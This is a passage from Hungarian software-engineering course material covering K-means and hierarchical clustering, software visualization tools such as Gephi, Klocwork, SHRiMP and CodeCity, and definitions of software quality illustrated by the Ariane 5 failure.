Mindkét hierarchikus algoritmusnál az eredményt általában egy fa formájában szokták ábrázolni, ahol az egyik végén az egyes elemek találhatóak, a másik végén pedig egyetlen klaszter, ami az összes elemet tartalmazza. Az összevonáson alapuló algoritmus a fa

leveleinél kezdi az elemzést, a felosztáson alapuló pedig a gyökereknél. Ha elvágjuk a fát egy bizonyos magasságban, akkor azon az adott ponton megpróbálhatjuk értelmezni a klaszterezés eredményét.

Nem hierarchikus algoritmusok:

- K-közép klaszterelemzés: A nem hierarchikus klaszterelemzési módszerek közül a K-közép algoritmus a legnépszerűbb, legrégibb és legegyszerűbb. A K-közép algoritmus minden egyes elemet ahhoz a klaszterhez sorol, amelyiknek a középpontja a legközelebb esik az adott elemhez. Az algoritmus bemenete a klaszterek száma (k). Továbbá a gráf pontok véges halmaza. Az algoritmus lépései a következőek [25]:
    - Kiválasztja a klaszterek számát (k).
    - Véletlenszerűen létrehoz k számú klasztert, és meghatározza minden klaszter közepét, vagy azonnal létrehoz k véletlenszerű klaszter középpontot.
    - Minden egyes pontot abba a klaszterbe sorol, amelynek középpontjához a legközelebb helyezkedik el.
    - Kiszámolja az új klaszter középpontokat.
    - Addig ismétli az előző két lépést (iterál), amíg valamilyen konvergencia kritérium nem teljesül (általában az, hogy a besorolás nem változik).

Az algoritmus legnagyobb előnye az egyszerűsége és a sebessége, ami lehetővé teszi az alkalmazását nagy adattömbön is. Hátránya viszont, hogy nem ugyanazt az eredményt adja különböző futtatások után, mert a klaszterezés eredményét befolyásolja a kezdeti véletlenszerű besorolás. Minimálisra csökkenti a klasztereken belüli varianciát, de nem eredményezi összességében a legkisebb varianciát.

Szoftver vizualizáció

A szoftver vizualizáció statikus vagy animált, 2 vagy 3 dimenziós reprezentációja a rendszerből kinyert információknak. Ezek az információk vonatkozhatnak a rendszer struktúrájára, méretére, fejlődésére vagy viselkedésére. Tipikusan a szoftver metrikák által kapott információkat szokták felhasználni a vizualizáció bemeneteként, bár szokás még a visszatervezés során kapott információkat is vizualizálni, továbbá a klaszterezés eredményét is érdemes lehet vizuális alakban reprezentálni. A vizualizáció jól használható arra, hogy manuálisan keressük meg a rendszerben előforduló hasonlóságokat. Ezt a folyamatot hívják vizuális adatbányászatnak (Visual Data Mining).
A szoftver vizualizációja nem csak a megértés miatt hasznos, hanem a rendszer hibáinak a feltárása miatt is. A vizualizált rendszert sokkal könnyebb átlátni, ezáltal nagyobb rendszerek esetén is érthetőbb képet kapunk, és így a hibák feltárása is sokkal gyorsabb.
Számos megoldás készült, amelyekkel kisebb-nagyobb sikerrel szemléltethetjük egy rendszer felépítését vagy működését. Kisebb programokat, mondjuk egy 8-10 osztályból álló „rendszert” kézzel is könnyen és gyorsan ábrázolhatunk: gráf formától kezdve az osztálydiagramokon keresztül sokféle módon, akár papíron, akár digitális formában. Nagyobb rendszereknél azonban a kézi megvalósítást a nagy munka- és időigény miatt nem alkalmazhatjuk. Ezért szükséges e rendszerek vizualizálásának automatizálása. Egy vizualizációs eszköz követelményei a következők lehetnek:

- Adjon valós képet a rendszerről, azaz ne vezesse félre azt, aki felhasználja a képi megjelenítést.

- Használja fel a lehető legtöbb rendelkezésre álló adatot, így biztosítva, hogy a kép tényleg a rendszer pontos mása.
- Áttekinthető nézetet kell, hogy adjon. Értelmetlen olyan eszközt készíteni, amely ugyan képes vizualizálni nagy rendszereket is, de a kimenet a felhasználó számára átláthatatlan, értelmezhetetlen.

Eszközök

A továbbiakban néhány vizualizáló eszközt ismertetünk.

Gephi

Ez egy általános gráf vizualizációs eszköz. Előnye, hogy valós időben képes animálva szimulálni egy gráfon futó elemzést (például klaszterezés). Windows, Linux és MacOS X platformra is elérhető. A GPLv3 licensz alá eső szoftver Java-ban íródott (java 1.6). Legnagyobb előnye az, hogy létezik hozzá egy ToolKit, egy java-s API csomag, amely széles körben támogat minden Gephi funkciót. A gráf átlátható megjelenítését, a pontok csoportosítását, a színezést és az animálást mind a Gephi-re lehet bízni.

24. ábra. Egy példa gráf Gephi-ben

A 24. ábra példát mutat a Gephi működésére. Egyszerre sokféle kapcsolatot képes kezelni. Megbirkózik irányított és irányítatlan gráfokkal is. Egy időben 1 millió gráfpontot és élet is képes kezelni. Képes rétegeket kezelni (például ForceAtlas, Yifan's Hu Multilevel, stb.) és a rétegeket különböző színnel megjeleníteni. Ezen felül klaszterez, osztályoz, akár animálva is. Képes a megjelenítendő gráf pontokat bizonyos értékek alapján szűrni (például kapcsolatok

száma). Természetesen minden kimenet exportálható a formátumok széles skálájába (jpg, bmp, pdf, eps, svg, gml, továbbá a saját formátumok).
A Gephi egy nagyon hatékony eszköz, a ToolKit-nek hála (rendkívül) sok területen alkalmazható.
Hivatalos honlap: http://gephi.org/

Klocwork


A Klocwork Insight, egy statikus kódelemző C, C++, Java és C# nyelvekre rengeteg hasznos eszközzel. A Klocwork Insight Pro-t, 2009 novemberében adták ki. Ez a verzió tartalmazza a Klocwork Insight-t kiegészítve azt pár hasznos újdonsággal, például kód felülvizsgálóval és C/C++ fejlesztők számára készült refaktoring eszközökkel. Ezeken kívül létezik a Klocwork Solo egy független Eclipse plug-in java fejlesztőknek kifejezetten a mobil és netes alkalmazások fejlesztéséhez.
Hivatalos honlap: http://www.klocwork.com

Architektúra megjelenítés és kódoptimalizálás a Klocwork-kel
A „source code flow" grafikai modelljeit alkalmazva a Klocwork Insight lehetővé teszi a szoftverfejlesztők számára, hogy kísérletezzenek különböző optimalizált modellekkel anélkül, hogy befolyásolnák a rendszert. Ez az automatikus kód felismerő lehetővé teszi a szoftverfejlesztők számára, hogy értelmezzenek és megjelenítsenek komplex kód kapcsolatokat, „what-if" szcenáriókat készítsenek, és újratervezzék a forráskódot. Ha párosul a Klocwork kritikus bug ellenőrzéssel, lehetővé teszi a fejlesztő csapatoknak, hogy jobb, karbantarthatóbb kódot írjanak.
A Klocwork Insight a szoftver struktúrájának és kinézetének egy pontos ábrázolását eredményezi közvetlenül a meglévő forráskódból. A grafikus interfész egy gyors módját nyújtja a komponensek, interfészek és a szoftver rendszeren belüli komponensek közötti összefüggések megértésének.

Kód felismerés és hatásanalízis
A rendszer nézet felfedi a létező alkalmazás fizikai struktúráját. Az alkalmazásokon belüli függőségek kockázatosak, ugyanúgy, mint az alkalmazás és a környezete közötti függőségek. Az automatikus architektúra vizsgálat biztosítja a fejlesztők számára, hogy a módosításaik a kódban ne ronthassanak el más területeket a rendszerben.


MultiVizArch

A MultiVizArch szoftverrendszerek architektúrájának ábrázolására használható. Támogatja a többdimenziós skálás, a 2-dimenziós rácsos (25. ábra) és a spirális megjelenítést.



25. ábra. Egy modul bejövő kapcsolatainak megjelenítése 2-dimenziós rács elrendezésben

A „Glyph” reprezentációval egy szoftver komponenst úgy ábrázolnak, hogy annak tulajdonságai: térbeli pozíciója (x,y koordináta), színe (telítettség, stb.) és mintázata (magasság, méret, átlátszóság, stb.) reprezentálják a komponens megfelelő tulajdonságait.
A multi-dimenzionális skálás (MDS - Multi Dimensional Scaling) technika gondoskodik a vizuális megjelenésről, amely az adott elemeket azok kapcsolatainak szorossága alapján jeleníti meg, úgy mintha azok csúcspontok közötti távolságokat határoznának meg. A pontok közötti távolság lehet a kapcsolatnak megfelelően azonos, amikor kisebb bemeneti közelség esetén közelebb vannak a megjelenítendő pontok egymáshoz; vagy fordított, azaz kisebb bemeneti közelség esetén távolabb vannak a pontok egymástól (például szoftver architektúra ábrázolása).




26. ábra. MDS kimenő kapcsolatai a „platform” nevű példa modulnak

Az MDS technika hasznos az egész architektúra egy ábrán való megjelenítésére, amely magas szinten mutatja meg a különböző szoftver komponensek közötti kapcsolatokat. Erre mutat egy példát a 26. ábra. A 2 dimenziós rácsszerkezet viszont alkalmasabb bármely két attribútum hatásának izolálására, míg a spirális szerkezet jobb rálátást enged egyetlen tulajdonság hatásának tanulmányozására az egész szoftver architektúrát tekintve.

SHRiMP

A SHRiMP programot már egy korábbi fejezetben említettük, amikor is szoftver visszatervezés egy eszközeként használtuk. Nem tévedtünk akkor a szoftver funkcióját illetően, ugyanis a szoftver vizualizáció a szoftver visszatervezésének részét képezi (képezheti). A szoftvert böngészőből indítható Java applet-ként is használhatjuk, de ebben az esetben is minden funkció ugyanúgy elérhető (például exportálás képként, projekt megnyitása, stb.).




27. ábra. A SHRiMP miközben egy rendszer osztályainak kapcsolatait jeleníti meg

A SHRiMP egy nagyon széles körben elterjedt eszköz. Ez köszönhető annak, hogy támogatja mind a visszatervezést, mind a vizualizálást, továbbá annak is, hogy ingyenesen elérhető. A 27. ábra a program felhasználói felületét mutatja.
Hivatalos honlapja: http://www.thechiselgroup.org/shrimp

CodeCrawler

Ez a program a Moose technology része. A Moose technology egy platform a szoftver és adatelemzéshez. Egy open source projekt, amely 1996-ban indult útjára. Mára már rengeteg eszközt foglal magában, mely mind a szoftver és adat elemzést, ellenőrzést és modellezést segíti. Egyik ilyen eszközük a CodeCrawler. A CodeCrawler egy nyelv független szoftver visszatervező eszköz, amely kombinálja a metrikákat és a szoftver vizualizációt. Az eszköz VisualWorks Smalltalk-ban készült. Minden fontosabb platformra elérhető. A 28. ábra bemutatja a CodeCrawler-t futás közben. Maga a CodeCrawler eszköz már „retired” státuszban van, helyét a Mondrian vette át, mely ugyanezeket a funkciókat nyújtja, néhány hasznos extrával kiegészítve, mint például a saját gráf leíró szkript készítése.




28. ábra. A CodeCrawler futás közben

Hivatalos honlap: http://codecrawler.sourceforge.net

CodeCity

A CodeCity egy integrált környezet szoftverelemzéshez. Ez az eszköz is a Moose technológia részét képezi. A szoftver rendszert olyan 3 dimenziós alakban reprezentálja, ami leginkább egy városhoz hasonlít (innen ered a neve). Az épületek az osztályok, míg a csomagok a „városrészek”, körzetek, ahogy ezt a 29. ábra is mutatja. Az épületek formája és színe különféle szoftver metrikák alapján határozható meg. A CodeCity is, mint ahogy a CodeCrawler is, VisualWorks Smalltalk-ban készült. Hivatalos honlapja: http://www.inf.usi.ch/phd/wettel/codecity.html.



29. ábra. A CodeCity által generált 3D-s kép

SZOFTVERMETRIKÁK ÉS MINŐSÉGELLENŐRZÉS

Minőség

Ahhoz, hogy meghatározzuk egy szoftver minőségét, fontos tisztában lennünk azzal, hogy milyen mutatók alapján tudunk egy szoftvert minősíteni, illetve magának a minőség fogalmának a pontos definíciója is szükséges.
Amint megpróbáljuk definiálni a minőséget, egyből egy problémába ütközünk. Felmerül a kérdés, hogy mégis milyen szempontból, milyen szemszögből definiáljuk a minőséget. A minőség általános filozófiai értelmezése [27]: „A dolgok tulajdonságokkal történő leírása”. A minőség értékszemléletű, filozófiai értelmezése: „szubjektív, értékrenden alapuló, személyhez kötött.”. Ezek a definíciók még nem elég specifikusak ahhoz, hogy egy szoftver rendszer minőségét be tudjuk vele azonosítani.
A termék és a fogyasztási folyamat minőségének fogyasztói értelmezése a minőség értékszemléletű filozófiai értelmezésén alapul. „A fogyasztási folyamat minőségét a fogyasztó szempontjából azok a funkciók határozzák meg, amelyek alkalmassá teszik a terméket a fogyasztás során a fogyasztó által igényelt funkciók kielégítésére. Ez másképp a termék hasznosságának is nevezhető.” Ezzel a definícióval már pontosabb képet kapunk a minőségről. Itt már a fogyasztó szemszögéből kapunk definíciót. Megtudjuk, hogy a minőség mérésének egyik alappillére, hogy a termék kielégítse az elvárt funkciókat. A termelői oldalról tekintve, ez a definíció így hangzik: „Az igény kielégítési folyamat termelői minősége attól függ, hogy a termelési folyamat és a termék a termelői érdekeltek szempontjából megfelelő-e, így a termelés folyamata az érdekeltek számára hasznos-e, gazdaságos-e, kellően veszélytelen-e.”
Miután definiáltuk a minőséget a fogyasztó és a termelő szemszögéből is, tegyük meg, hogy a társadalom szemszögéből is definiáljuk azt, így egy általánosabb képet kapva arról, mivel a fogyasztó és a termelő is a társadalom része. „Az igény kielégítési folyamat társadalmi minősége attól függ, hogy a termelési és fogyasztási folyamatok a társadalom számára kellően hasznosak-e és védelmi, különösen életvédelmi, valamint környezetvédelmi szempontból veszélytelenek-e.”
Ezen definíciók után képesek vagyunk felállítani egy általános képet arról, hogy a minőség fogalma alá milyen tulajdonságok leírásának kell esnie. Ezek a következők:

- Mennyire hasznos egy termék? (Ezek a fogyasztó szemszögéből vett elvárások.)
- A termelés folyamata az érdekeltek számára hasznos-e, gazdaságos-e, kellően veszélytelen-e? Azaz mennyire érdemes a termelést végezni. Van-e rá igény? (Ezek a termelő elvárásai.)
- A termékek a társadalom számára kellően hasznosak-e? (Ezek a társadalom elvárásai.)

A minőség mérése:
Azt tudjuk, hogy a minőséget meghatározó funkciók, tulajdonságok jelentős része nem mérhető. Továbbá tudjuk, hogy a minősítés szubjektív, mivel a minőség nem más, mint az emberek értékítélete, és nincs társadalmilag elfogadott értékrend. Ezen felül a minősítés időben, és környezettől függően változó.
Ezzel egy általános képet kaptunk arról, hogy mit rejt magában a „minőség”, mint fogalom. Most tekintsük a számunkra lényeges specifikus definíciókat, azaz a szoftver minőségének jellemzőit, definícióit.

Szoftverminőség

A szoftverminőség egy többdimenziós fogalom. A szoftverek minősége azt jelzi, hogy a fejlesztési folyamat a specifikációs követelményeket mennyire elégíti ki.
Szoftverek esetében nehézségek akadnak a minőség pontos definiálásával. Például a specifikációnak a felhasználó által kívánt termék karakterisztikáját kell követni, azonban a fejlesztési szervezetnek is vannak követelményei, amelyek nem szerepelnek a specifikációban. Éppen ezért a szoftver specifikációk rendszerint nem teljesek.
A szoftver minőségét szempontok alapján vagyunk képesek csak meghatározni. Ezen szempontok minél specifikusabban, pontosabban kerülnek definiálásra, annál pontosabb minőségi jellemzést adhatunk a rendszerről. Ezeket a szempontokat a különböző minőségi modellek definiálják, mint például az ISO/IEC 9126 (lásd ISO/IEC 9126 című alfejezet).
Jogosan tehetjük fel a kérdést, hogy miért szükséges annyi energiát beleölni abba, hogy a különböző szempontok értékeket meghatározzuk. Miért nem elég, ha csak annyit tudunk a rendszerről, hogy működik. A minőségellenőrzés fontosságára egy jó példa az 1996. június 4-én kilőtt ARIANE 5 rakéta. 500 millió dollár veszteséget okozott egy nem megfelelően ellenőrzött, azaz nem minőségi szoftver. A készítők jól tesztelt, minőségi szoftvernek tartották a rakéta ADA alapú rendszerét. A rakéta önmegsemmisítést hajtott végre indítás után 37 mp-el az irányító szoftver hibája miatt. Ez volt a történelem egyik legdrágább számítógépes meghibásodása. A hiba egy 64 bites adat 16 bitre történő konvertálásakor fellépő kivétel volt. A 64 bites adat túl nagy volt, hogy 16 biten elférjen. A hiba elkerülhető lett volna tesztelésekkel, amelyeket a minőségellenőrzés keretein belül kellett volna megtenni.
Egy másik hasonló példa, amikor is a TRW készített egy műholdat az ’50-es évek végén egy olyan új funkcióval bővítve azt, hogy képes legyen egy úgynevezett „stand-by”, azaz készenléti módba állni azzal a céllal, hogy energiát spóroljon. Miután sikeresen föld körüli pályára állt, letesztelték az összes funkcióját. Ám amikor kiadták a „power down” parancs után a „power up” parancsot, a rendszer nem „éledt fel”. A hiba ott keresendő, hogy a „power down” parancs lekapcsolt minden szerintük „feleslegesen áramot fogyasztó” eszközt a fedélzeten, beleértve a földi irányító központtal kapcsolatot tartó rádiót is. Így képtelen volt fogadni a felkapcsoló utasítást. Egyetérthetünk abban, hogy ez a hiba is elkerülhető lett volna egy kimerítő szoftvertesztelléssel, ami a minőségelemzés része.

Minőségjellemzés szabványai

A minőség jellemzéséhez különböző modelleket alkottak. A modellek leírják, hogy milyen jellemzőket szükséges mérni ahhoz, hogy a szoftvert minősíteni tudjuk. Az első minőségi modellek definiálása úttörő szerepet játszott a ma használatos modellek specifikálásában. A két említésre méltó modellt Boehm (1977) és McCall (1978) készítette el. Ezek a modellek már tartalmazták a felhasználói alapszempontokat. Ezek a társadalom elvárásai. Minőségfaktorokat és szoftverjellemzőket definiáltak, és ezeket metrikákkal mérték. A későbbiekben az ISO (Nemzetközi Szabványügyi Szervezet) kiadott két szabvány családot, amelyek erre a két modellre épültek, majd később teljesen kiváltották azokat.

